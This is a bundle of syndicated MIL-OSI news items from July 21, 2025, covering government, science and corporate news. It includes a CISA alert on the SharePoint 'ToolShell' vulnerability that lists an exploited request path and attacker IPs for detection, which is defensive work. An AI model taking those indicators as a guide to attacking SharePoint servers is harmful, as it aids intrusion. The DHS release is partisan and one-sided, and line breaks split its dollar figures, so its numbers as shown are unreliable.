    The Alley of Fountains is the largest fountain complex in Eurasia, which has become the new calling card of the capital of the Amur Region. It is a pedestrian fountain with an area of 3 thousand square meters with a fogging system and 2114 jets. It was put into operation in May 2024.

    In the evening, the fountain jets “dance” to music, being painted in different colors thanks to the spotlights installed next to the nozzles. Spectators can see “swan wings”, “hearts”, and other water figures.

    The Amur Dinopark is an immersive area that will feature more than 20 exhibits, such as animatronic dinosaurs in jungle-like interiors. Finishing work is currently underway in the new building, with completion scheduled for May 2026.

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI Asia-Pac: SJ, others to attend Belt-Road event

    Source: Hong Kong Information Services

    Secretary for Justice Paul Lam, in his capacity as the chair of the sub-group on Belt & Road development under the Steering Group on Integration into National Development, will lead Hong Kong Special Administrative Region Government officials in attending the eighth “Joint Conference on Advancing Hong Kong’s Full Participation in & Contribution to the Belt & Road Initiative”, due to be held on Thursday in Beijing. 

    The other officials attending include Secretary for Commerce & Economic Development Algernon Yau, Secretary for Development Bernadette Linn, Permanent Secretary for Commerce & Economic Development Maggie Wong, Under Secretary for Financial Services & the Treasury Joseph Chan and Under Secretary for Innovation, Technology & Industry Lillian Cheong.

    During his stay in Beijing, Mr Lam and Law Officer (International Law) in the Department of Justice James Ding will visit the State Council’s Hong Kong & Macao Affairs Office and the Ministry of Foreign Affairs to report on the progress of the Department of Justice’s major policy initiatives, including relevant work on the International Organization for Mediation and promoting Hong Kong’s position as an international legal and dispute resolution services centre.

    Mr Lam will also visit the Ministry of Commerce to exchange views on matters of mutual interest.

    He will return to Hong Kong on the afternoon of July 24. During Mr Lam’s absence, Deputy Secretary for Justice Cheung Kwok-kwan will be Acting Secretary for Justice.

    In Mr Yau’s absence, Under Secretary for Commerce & Economic Development Bernard Chan will be Acting Secretary for Commerce & Economic Development. During Ms Linn’s absence, Under Secretary for Development David Lam will be Acting Secretary for Development.

    MIL OSI Asia Pacific News –

    July 21, 2025
  • MIL-OSI USA: How AI helps to solve a big problem with small earthquakes

    Source: US Geological Survey

    Yellowstone Caldera Chronicles is a weekly column written by scientists and collaborators of the Yellowstone Volcano Observatory. This week’s contribution is from Alysha Armstrong, graduate student at the University of Utah Department of Geology and Geophysics.

    Although they mostly go unnoticed by humans, small earthquakes occur much more frequently than large earthquakes, and knowing more about these tiny seismic events can help us better understand the earthquake hazard and geological processes occurring in a region. Using conventional methods to measure the magnitude of small earthquakes in Yellowstone, however, can be challenging. But perhaps Artificial Intelligence (AI) approaches offer a solution.  After all, AI is already helping to refine earthquake location procedures in Yellowstone. 

    Earthquake magnitudes are calculated from the energy released by the earthquake as recorded by a seismometer. In Yellowstone, the University of Utah Seismograph Stations (UUSS) operates a network of seismometers to monitor earthquakes in the area. Generally, magnitude measurements for a single earthquake are made at several stations in the network independently, and the estimates are then averaged into the final magnitude that is reported. Accurately computing magnitude values for small earthquakes becomes challenging when 1) there are not enough measurements, or 2) earthquakes are happening close together. This is a particular problem during swarms of small earthquakes because the signals from individual seismic events can overlap. Usually, this can be fixed by a seismic analyst after they locate the earthquake, but not always! About 2% of the earthquakes in the UUSS catalog do not have a magnitude computed, likely because of a combination of these issues, so the value is reported as -9.99. To solve this problem, let’s reach into our AI toolkit!

    Example of a Yellowstone seismic waveform recorded at station YMC (at Maple Creek in the northeast part of Yellowstone National Park) with earthquakes for which a magnitude could not be determined. The magnitude was therefore set at -9.99 in the University of Utah Seismograph Stations catalog. The gold area highlights one event, but there are several others close by. The entire window is ~1 minute long. The close occurrence of several earthquakes in such a short time window and their small magnitude values make it a challenge to calculate an earthquake magnitude for any of these events.

    Most people are likely familiar with complicated “deep learning” models, like ChatGPT, that accept and output complex data like long text sequences and images. The deep learning models we use in processing small earthquakes are similar, and they take ground motion data from seismometers as the input. Deep learning models like these are a type of machine learning, which describes algorithms that learn patterns in a dataset to estimate values of interest for new data. The models learn the patterns during a training phase, in which the model is provided with examples—sort of like a test with an answer key. After training, the model can accept inputs it has never seen before and estimate the output, given what it learned from the training data.

    A map of the stations operating in the Yellowstone region between 2012 and 2024 shown as triangles with fill and edge colors indicating whether they are used to calculate magnitudes using traditional approaches, artificial intelligence methods, or both. Many more stations can be used with the AI magnitude method, allowing for more small-magnitude values to be computed. The black dots show the locations of the earthquakes cataloged by the University of Utah Seismograph Stations that were used to train the AI models.

    There is also a somewhat simpler, though still powerful, type of machine learning that relies on human-defined features that describe the data instead of the more complicated, raw data to make predictions. In a recent study, UUSS scientists used this method to train models to calculate earthquake magnitudes based on short windows of data, so it won’t generally be a problem if earthquakes are close together. 

     In the new approach, the UUSS scientists trained one machine learning model for each station in the Yellowstone region using data from the UUSS earthquake catalog. Each model uses features describing the earthquake signal—such as the amplitude—and the location of the earthquake to estimate a magnitude value. The new method makes better use of the available data by accounting for multiple types of seismic waves, and the method also can take advantage of data from more seismic stations because of the rigorous training step. The net result is that there are up to 4 times as many measurements available to calculate a magnitude. Like in the conventional approach, these measurements are combined to determine a final magnitude. 

    The new method will ultimately complement, and not replace, the traditional approach for magnitude calculations. This is because traditional methods work very well most of the time (except for these small, nearby events), and because the machine learning approach does have its limitations, mostly because the models are only going to work well for earthquakes that are similar to the training dataset. So, for example, a model may fail to estimate the magnitude of an earthquake occurring near Hebgen Lake if it saw very few training examples from that area. Similarly, if most training examples were greater than M0.5, the model may perform poorly when applied to earthquakes with a magnitude less than 0.5. Combining predictions from multiple station models can help us to remove and identify poor magnitude estimates, but it can be challenging to know when the models are uncertain. In the future, UUSS scientists plan to expand the approach to not only provide a magnitude, but also an assessment of the confidence in that magnitude.

    These machine learning methods are at the current cutting edge of seismology, and Yellowstone provides the perfect location to train and test the new approaches!

    MIL OSI USA News –

    July 21, 2025
  • MIL-OSI USA: Six Months of Keeping America Safe Under President Trump and Secretary Noem

    Source: US Federal Emergency Management Agency

    Headline: Six Months of Keeping America Safe Under President Trump and Secretary Noem

    lass=”text-align-center”>DHS has accomplished more in six months than most Administrations achieve in an entire term
    WASHINGTON – In just six months, President Trump and Secretary Noem have delivered the American people a long list of victories in their mission to secure the homeland and Make America Safe Again

     
    Under their leadership, the Department of Homeland Security (DHS) has closed the southern border, removed violent criminal illegal aliens, restored law and order to our immigration system, supported Americans in times of crisis, revolutionized our Coast Guard to meet the challenges of the 21st Century, and kept Americans safe

     
    Secured the Southern Border 

    On day one, President Trump declared a national emergency at the southern border

        
    President Trump immediately reinstated “Remain in Mexico” and ended catch-and-release

     
    Daily border encounters have plunged by 93% since President Trump took office

    Under President Trump’s leadership, Immigration and Customs Enforcement (ICE) Homeland Security Investigations (HSI) has located over 10,000 unaccompanied children

    Migrants are turning BACK before they even reach our border— migration through Panama’s Darien Gap is down 99%

    President Trump—with $46

    5 billion from the Big Beautiful Bill—is finishing the border wall

    DHS already has more than 85 miles either planned or under construction with funding from the prior year, in addition to hundreds of miles that are now planned to be funded by the bill

     President Trump’s Big Beautiful Bill also includes over $5 billion for new technology and border surveillance

    With the Big Beautiful Bill, CBP will get the resources they need to keep America safe, including $4

    1 billion to hire additional personnel, including 5,000 more customs officers and 3,000 new Border Patrol agents

    In June, Customs and Border Protection (CBP) had the lowest number of nationwide encounters in CBP history at 25,228

    The number of nationwide apprehensions in June was also a historic low of just 8,024

       
    Notably, on June 28, Border Patrol recorded only 136 apprehensions across the entire Southwest Border—the lowest single-day total in agency history

    And in both May and June, U

    S

    Border Patrol reported zero parole releases—reinforcing the Administration’s commitment to ending catch-and-release policies

    Removed the Worst of the Worst Illegal Aliens  

    The Trump Administration empowered our brave men and women in law enforcement to use common sense to do their jobs effectively

     
    DHS returned to using the term “illegal alien” which is the statutory language

    President Trump will not allow political correctness to hinder law enforcement

     
    The Trump administration has arrested more than 300,000 illegal aliens in 2025 alone

    70% of ICE arrests are criminal illegal aliens with criminal charges or convictions

         
    The Big Beautiful Bill will allow ICE to arrest and remove even more criminal aliens by providing $14

    4 billion for removals, 10,000 new ICE agents, 80,000 new ICE beds, and a $10,000 signing bonus for new ICE agents

    This will help ICE achieve as many as 1 million deportations per year

    As part of 287(g), DHS partnered with the State of Florida and opened Alligator Alcatraz, giving the Trump administration the capability to lock up some of the worst scumbags who entered the country illegally under the previous administration

    The new facility expands facility and bed space by the thousands

    Operation Tidal Wave, the first 287(g) enforcement operation coordinated with state and federal law enforcement partners, resulted in over 800 arrests

    President Trump and Secretary Noem are empowering state and local law enforcement to get these criminal illegal aliens off our streets

    DHS has secured more than 800 signed agreements with state and local partnerships under 287(g)

        
    At the direction of President Trump, CBP and ICE began widescale immigration enforcement operations in sanctuary city Los Angeles and southern California

    The month-long operation resulted in arresting some of the worst of the worst criminal illegal aliens

    In July, federal law enforcement officers executed criminal warrant operations at marijuana grow sites in Carpinteria and Camarillo

    At least 14 migrant children have been rescued from potential exploitation, forced labor and human trafficking

    Federal officers also arrested at least 361 illegal aliens from both sites in Carpinteria and Camarillo

    After weeks of delays by activist judges, the Department of Homeland Security finally deported eight barbaric, violent criminal illegal aliens to South Sudan

    Delivering Justice for Victims of Illegal Immigration  

    President Trump and Secretary Noem reopened the Victims of Immigration Crime Engagement (VOICE) office, which was shuttered by the Biden Administration

    President Trump and Secretary Noem are standing up for the victims of illegal alien crime and ensuring they have access to much needed resources and support they deserve

    Incentivizing Historic Self-Deportations 

    President Trump ended the CBP One app that allowed more than one million aliens to illegally enter the U

    S

    The Trump Administration replaced this disastrous program with the CBP Home app, which has a new self-deportation reporting feature for aliens illegally in the country

    President Trump launched Project Homecoming through a presidential EO

    The United States is also offering any illegal alien who uses the CBP Home App a stipend of $1,000 dollars, paid after their return to their home country has been confirmed through the app

    So far, tens of thousands of illegal aliens have used the app to self-deport

     
    In addition to offering CBP Home, DHS announced illegal aliens who self-deport through the app will receive forgiveness of any civil fines or penalties for failing to depart the United States

     DHS also made CBP Home more user friendly by eliminating certain steps and making it easier than ever for illegal aliens to self-deport

    DHS and DOJ are enforcing our immigration laws and fining illegal aliens who do not depart when they are supposed to

    So far, nearly 10,000 fine notices have been issued by ICE

    Restoring Common Sense to America’s Legal Immigration System 

    President Trump ended the broad abuse of humanitarian parole and returned the program to a case-by-case basis

    As part of this effort, Secretary Noem terminated the Cuba, Haiti, Nicaragua, and Venezuela parole programs

    Following victory at the U

    S

    Supreme Court, DHS began sending termination notices in June, informing the illegal aliens both their parole is terminated, and their parole-based employment authorization is revoked – effective immediately

    DHS has returned the Temporary Protected Status immigration program to its original status: temporary

    No longer will this program be abused and exploited by illegal aliens

    Secretary Noem rescinded the previous administration’s extension of Venezuelan, Haitian, Nicaraguan, Honduran, and Afghan TPS

    Secretary Noem terminated Harvard University’s Student and Exchange Visitor Program (SEVP) certification—meaning Harvard can no longer enroll foreign students and existing foreign students must transfer or lose their legal status—for fostering violence, antisemitism, and coordinating with the Chinese Communist Party

    It is a privilege, not a right, for universities to enroll foreign students and benefit from higher tuition to help pad their multibillion-dollar endowments

    Harvard University repeatedly abused this privilege and even stonewalled DHS’s request for information

    Initiating a Golden Age in American Air Travel 

    Secretary Noem terminated the politically motivated Quiet Skies Program, which since its existence has failed to stop a single terrorist attack while costing US taxpayers $200 million a year

    The program, under the guise of “national security,” was used to target political opponents and benefit political allies

    TSA ended the “shoes-off” travel policy, allowing passengers traveling through domestic airports to keep their shoes on while passing through security screening at TSA checkpoints

    This change will drastically decrease passenger wait times at our TSA checkpoints, leading to a more pleasant and efficient passenger experience

    The Trump administration fully implemented REAL ID enforcement measures nationwide—a law signed 20 years ago

    REAL ID helps ensure that travelers are who they say they are and prevents fraud by criminals, terrorists, and illegal aliens

    Most travelers have not even noticed a difference because nearly 94% of travelers are already REAL ID compliant

    Secretary Noem ended collective bargaining for the Transportation Security Administration’s (TSA) Transportation Security Officers, which constrained TSA’s chief mission to safeguard our transportation systems

    Fixing Disaster Relief for the 21st Century 

    The Federal Emergency Management Agency is now shifting from bloated, DC-centric dead weight to a lean, deployable disaster force that empowers state actors to provide relief for their citizens

    The old processes are being replaced because they failed Americans in real emergencies for decades

    President Trump has established the FEMA Review Council to provide recommendations on how to best conduct disaster relief at the federal level

     
    Under Secretary Noem’s leadership, the FEMA Review Council is developing a comprehensive plan for necessary change

    DHS has empowered state and local governments to lead disaster relief efforts without interference from the federal government

    Provided Rapid and Effective Support to Flood Victims in Texas 

    Within moments of the flooding in Texas, DHS assets, including the U

    S

    Coast Guard (USCG), CBP Border Search, CBP BORSTAR, and FEMA personnel surged into unprecedented action alongside Texas first responders for search and rescue operations

    FEMA deployed 311 staffers delivering critical intelligence, aerial imagery, and shelter for 171 survivors

    Combined state and federal rescue efforts evacuated and rescued over 1,500 people

    Getting CISA Back on Mission 

    Under the Biden Administration, the Cybersecurity and Infrastructure Agency (CISA) censored free speech and targeted Americans

    Under President Trump’s direction, DHS closed CISA’s politically weaponized offices and fired those responsible for abusing their power

    CISA is now back on-mission: Protecting Americans and critical infrastructure from cyberthreats

    CISA is shifting away from an all-hazards approach to a risk-informed approach, prioritizing resilience and action over mere information sharing

     
    CISA personnel are deployed across 10 regions in support of all 56 states/territories

     
    CISA is also on the front lines of defending America from cyberattacks

     
    CISA partnered with the FBI and NSA to ensure state and local governments have information and resources necessary for protection

    CISA is also providing security support for next year’s FIFA World Cup

    Secretary Noem discontinued the Critical Infrastructure Partnership Advisory Council (CIPAC) as a part of the implementation of President Trump’s Executive Order 14217, Commencing the Reduction of the Federal Bureaucracy, and removed members of the Cyber Safety Review Board (CSRB), which CISA oversees

    Revolutionizing the Coast Guard 

    When President Trump came back into office, the Coast Guard faced its greatest readiness crisis since World War II because the Biden Administration left it underfunded and neglected

    President Trump’s order to surge Coast Guard assets to our maritime border changed the game

    In the first few months of the Trump Administration, the Coast Guard seized more cocaine and other illegal drugs than during the entirety of 2024

    For the first time in years, the Coast Guard expects to exceed its recruiting goals

    In Fiscal Year 2025, the Coast Guard has brought in more than 4,250 recruits – 1,200 more than the same time last year

    That’s 108% over the goal

    Under Biden, the Coast Guard fell short of its recruiting goals four years straight

    Under President Trump and Secretary Noem, the Coast Guard is unleashing “Force Design 2028,” a revolutionary new blueprint that will make the Coast Guard more agile, more capable, and more responsive than ever before

    Standing up for the American taxpayer 

    The United States Coast Guard (USCG) eliminated an ineffective information technology (IT) program, saving nearly $33 million, and is now focusing resources where they’re most needed to protect our homeland

     
    USCG partially terminated a wasteful Offshore Patrol Cutter (OPC) contract with Eastern Shipbuilding Group (ESG), which has been slow to deliver four OPCs, harming U

    S

    defense capabilities

    The Trump Administration stopped aliens on the Terror Watchlist from receiving Medicaid benefits

         
    Secretary Noem cancelled CISA’s expensive headquarters project, saving taxpayers over half a billion dollars

    To stop policies that were magnets for illegal immigration, DHS froze all funding to non-governmental organizations that facilitate illegal immigration and announced a partnership with the U

    S

    Department of Housing and Urban Development to ensure taxpayer dollars do not go to housing illegal aliens

     
    ###  

    MIL OSI USA News –
    July 21, 2025
  • MIL-OSI USA: Microsoft Releases Guidance on Exploitation of SharePoint Vulnerability (CVE-2025-53770)

    News In Brief – Source: US Computer Emergency Readiness Team





    CISA is aware of active exploitation of a new remote code execution (RCE) vulnerability enabling unauthorized access to on-premise SharePoint servers. While the scope and impact continue to be assessed, the new Common Vulnerabilities and Exposures (CVE), CVE-2025-53770, is a variant of the existing vulnerability CVE-2025-49706 and poses a risk to organizations. This exploitation activity, publicly reported as “ToolShell,” provides unauthenticated access to systems and enables malicious actors to fully access SharePoint content, including file systems and internal configurations, and execute code over the network. 

    CISA recommends the following actions to reduce the risks associated with the RCE compromise: 

    • For information on detection, prevention, and advanced threat hunting measures, see Microsoft’s Customer Guidance for SharePoint Vulnerability and advisory for CVE-2025-49706. Organizations are encouraged to review all articles and security updates published by Microsoft on July 8, 2025, relevant to the SharePoint platform deployed in their environment.
    • Monitor for POSTs to /_layouts/15/ToolPane.aspx?DisplayMode=Edit
    • Conduct scanning for IPs 107.191.58[.]76, 104.238.159[.]149, and 96.9.125[.]147, particularly between July 18-19, 2025.
    • Update intrusion prevention system and web-application firewall rules to block exploit patterns and anomalous behavior. For more information, see CISA’s Guidance on SIEM and SOAR Implementation.
    • Implement comprehensive logging to identify exploitation activity. For more information, see CISA’s Best Practices for Event Logging and Threat Detection.
    • Audit and minimize layout and admin privileges.

    For more information on this vulnerability, please see Eye Security’s reporting and Palo Alto Unit42’s post.

    Note: This Alert may be updated to reflect new guidance issued by CISA or other parties.

    Organizations should report incidents and anomalous activity to CISA’s 24/7 Operations Center at Report@cisa.gov or (888) 282-0870.  

    Disclaimer:  

    The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA. 

    MIL OSI USA News –
    July 21, 2025
  • MIL-OSI USA: NASA Tests Scalable Satellite Tech to Launch Sensors Quicker

    Source: NASA

    NASA’s Athena Economical Payload Integration Cost mission, or Athena EPIC, is a test launch for an innovative, scalable space vehicle design to support future missions. The small satellite platform is engineered to share resources among the payloads onboard by managing routine functions so the individual payloads don’t have to.
    This technology results in lower costs to taxpayers and a quicker path to launch.

    “Increasing the speed of discovery is foundational to NASA. Our ability to leverage access to innovative space technologies across federal agencies through industry partners is the future,” said Clayton Turner, Associate Administrator for Space Technology Mission Directorate at NASA headquarters in Washington. “Athena EPIC is a valuable demonstration of the government at its best — serving humankind to advance knowledge with existing hardware configured to operate with new technologies.”
    The NOAA (National Oceanic and Atmospheric Administration) and the U.S. Space Force are government partners for this demo mission. Athena EPIC’s industry partner, NovaWurks, provided the space vehicle, which utilizes a small satellite platform assembled with a Hyper-Integrated Satlet, or HISat.

    The HISat instruments are similar in nature to a child’s toy interlocking building blocks. They’re engineered to be built into larger structures called SensorCraft. Those SensorCraft can share resources with multiple payloads and conform to different sizes and shapes to accommodate them. This easily configurable, building-block architecture allows a lot of flexibility with payload designs and concepts, ultimately giving payload providers easier, less expensive access to space and increased maneuverability between multiple orbits.
    Scientists at NASA’s Langley Research Center in Hampton, Virginia, designed and built the Athena sensor payload, which consists of an optical module, a calibration module, and a newly developed sensor electronics assembly. Athena EPIC’s sensor was built with spare parts from NASA’s CERES (Clouds and the Earth’s Radiant Energy System) mission. Several different generations of CERES satellite and space station instruments have tracked Earth’s radiation budget.
    “Instead of Athena carrying its own processor, we’re using the processors on the HISats to control things like our heaters and do some of the control functions that typically would be done by a processor on our payload,” said Kory Priestley, principal investigator for Athena EPIC from NASA Langley. “So, this is merging an instrument and a satellite platform into what we are calling a SensorCraft. It’s a more integrated approach. We don’t need as many capabilities built into our key instrument because it’s being brought to us by the satellite host. We obtain greater redundancy, and it simplifies our payload.”

    This is the first HISat mission led by NASA. Traditional satellites, like the ones that host the CERES instruments — are large, sometimes the size of a school bus, and carry multiple instruments. They tend to be custom units built with all of their own hardware and software to manage control, propulsion, cameras, carousels, processors, batteries, and more, and sometimes even require two of everything to guard against failures in the system. All of these factors, plus the need for a larger launch vehicle, significantly increase costs.
    This transformational approach to getting instruments into space can reduce the cost from billions to millions per mission.  “Now we are talking about something much smaller — SensorCraft the size of a mini refrigerator,” said Priestley. “If you do have failures on orbit, you can replace these much more economically. It’s a very different approach moving forward for Earth observation.”

    Athena EPIC is scheduled to launch July 22 as a rideshare on a SpaceX Falcon 9 rocket from Vandenberg Space Force Base, California. The primary NASA payload on the launch will be the TRACERS (Tandem Reconnection and Cusp Electrodynamics Reconnaissance Satellites) mission. The TRACERS mission is led by the University of Iowa for NASA’s Heliophysics Division within the Science Mission Directorate. NASA’s Earth Science Division also provided funding for Athena EPIC.
    “Langley Research Center has long been a leader in developing remote sensing instruments for in-orbit satellites. As satellites become smaller, a less traditional, more efficient path to launch is needed in order to decrease complexity while simultaneously increasing the value of exploration, science, and technology measurements for the Nation,” added Turner.
    For more information on NASA’s Athena EPIC mission:
    https://science.nasa.gov/misshttps://science.nasa.gov/mission/athena/ion/athena/

    MIL OSI USA News –
    July 21, 2025
  • MIL-OSI Asia-Pac: SJ to lead government officials to attend joint conference on Belt and Road Initiative in Beijing

    Source: Hong Kong Government special administrative region – 4

         The Secretary for Justice, Mr Paul Lam, SC, in his capacity as the chair of the sub-group on Belt and Road development under the Steering Group on Integration into National Development, will lead Hong Kong Special Administrative Region Government officials, including the Secretary for Commerce and Economic Development, Mr Algernon Yau; the Secretary for Development, Ms Bernadette Linn; the Permanent Secretary for Commerce and Economic Development, Ms Maggie Wong; the Under Secretary for Financial Services and the Treasury, Mr Joseph Chan; and the Under Secretary for Innovation, Technology and Industry, Ms Lillian Cheong, to attend the eighth Joint Conference on Advancing Hong Kong’s Full Participation in and Contribution to the Belt and Road Initiative to be held on Thursday morning (July 24), with departures for Beijing tomorrow (July 22) and on July 23 respectively.
     
         During his stay in Beijing, Mr Lam and the Law Officer (International Law) of the Department of Justice, Dr James Ding, will visit the Hong Kong and Macao Affairs Office of the State Council and the Ministry of Foreign Affairs to report on the progress of the Department of Justice’s major policy initiatives, including the relevant works on the International Organization for Mediation and promoting Hong Kong’s position as an international legal and dispute resolution services centre. He will also visit the Ministry of Commerce to exchange views on matters of mutual interest.

         Mr Lam will return to Hong Kong on the afternoon of July 24. During Mr Lam’s absence, the Deputy Secretary for Justice, Dr Cheung Kwok-kwan, will be the Acting Secretary for Justice. During Mr Yau’s absence, the Under Secretary for Commerce and Economic Development, Dr Bernard Chan, will be the Acting Secretary for Commerce and Economic Development. During Ms Linn’s absence, the Under Secretary for Development, Mr David Lam, will be the Acting Secretary for Development.

    MIL OSI Asia Pacific News –

    July 21, 2025
  • MIL-OSI Russia: The first meeting of the Board of Directors of PJSC NK Rosneft was held following the annual shareholders meeting

    Translation. Region: Russian Federal

    Source: Rosneft – An important disclaimer is at the bottom of this article.

    Mohammed Bin Saleh Al-Sada was elected Chairman of the Board of Directors of PJSC NK Rosneft. The meeting also formed the composition and elected the chairmen of three standing committees of the Board of Directors.

    Mohammed Bin Saleh Al-Sada was first elected as Chairman of the Board of Directors of Rosneft in June 2023. He has over 40 years of experience in the energy sector. Al-Sada is currently Chairman of the Board of Trustees of the University of Science and Technology (Doha, State of Qatar), a member of the Board of Trustees of the Abdullah bin Hamad Al-Attiyah International Fund for Energy and Sustainable Development, a member of the Advisory Committee of the Governing Body of the Gulf Cooperation Council, and Deputy Chairman of the Board of Directors of Nesma Infrastructure.

    From 2007 to 2011, Al-Sada served as Minister of State for Energy and Industry of Qatar, and from 2011 to 2018, Minister of Energy and Industry of Qatar, and Chairman of the Board of Qatar Petroleum (now QatarEnergy).

    Department of Information and AdvertisingPJSC NK RosneftJuly 21, 2025

    These materials contain statements about future events and expectations that are forward-looking in nature. Any statement in these materials that is not a statement of historical fact is a forward-looking statement that involves known and unknown risks, uncertainties and other factors which may cause actual results, performance or achievements expressed or implied by such forward-looking statements to differ. We assume no obligations to update the forward-looking statements contained herein to reflect actual results, changes in assumptions or changes in factors affecting these statements.

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI Europe: Oral question – Methodological and democratic deficiencies in the Commission’s public consultations – a call for reform – O-000025/2025

    Source: European Parliament

    Question for oral answer  O-000025/2025
    to the Commission
    Rule 142
    Christine Anderson
    on behalf of the ESN Group

    Over the past decade, the Commission has increasingly used public consultations to bolster claims of transparency and democratic legitimacy. Now central to the Better Regulation agenda, they accompany nearly all major legislative initiatives[1]. While public participation is fundamental to representative democracy, independent audits and academic research highlight serious flaws in how these consultations are designed and interpreted[2].

    Consultations routinely suffer from self-selection bias, as responses mainly come from actors with a pre-existing interest or resources, skewing outcomes away from the broader EU population[3]. The Commission rarely employs scientifically robust techniques such as randomised sampling, post-stratification weighting or neutral question framing, all of which are standard in public opinion research.

    The format itself restricts participation. Dense documents, technical language and online-only access exclude many citizens with a lower level of education, limited digital access or little familiarity with EU processes[4]. There is growing concern that consultation outcomes have limited policy impact, with decisions often shaped earlier by lobbying or internal agendas[5].

    • 1.Given these concerns, how does the Commission justify treating its consultation methods as credible democratic engagement, despite their lack of core safeguards from social science?
    • 2.What reforms will the Commission introduce to reduce participation bias, reach beyond organised stakeholders and improve accessibility for under-represented and digitally excluded groups?
    • 3.Will the Commission adopt rigorous techniques such as randomised and stratified sampling, statistical weighting and neutral framing to ensure that outcomes reflect the views of the broader EU public?
    • 4.Finally, what steps will be taken to ensure that consultation results are systematically analysed, publicly reported and meaningfully reflected in legislation?

    Submitted: 17.7.2025

    Lapses: 18.10.2025

    • [1] Rangone, N., ‘Improving consultation to ensure the EU’s democratic legitimacy: From traditional procedural requirements to behavioural insights’, European Law Journal, Volume 28, Issue 4-6, July-November 2022, pp. 154-171, https://doi.org/10.1111/eulj.12439.
    • [2] European Court of Auditors Special Report 14/2019 of 5 September 2019 entitled ‘“Have your say!”: Commission’s public consultations engage citizens, but fall short of outreach activities’.
    • [3] Røed, M. & Hansen, V., ‘Explaining Participation Bias in the European Commission’s Online Consultations: The Struggle for Policy Gain without too Much Pain’, Journal of Common Market Studies, Volume 56, Issue 6, September 2018, pp. 1446-1461, https://doi.org/10.1111/jcms.12754.
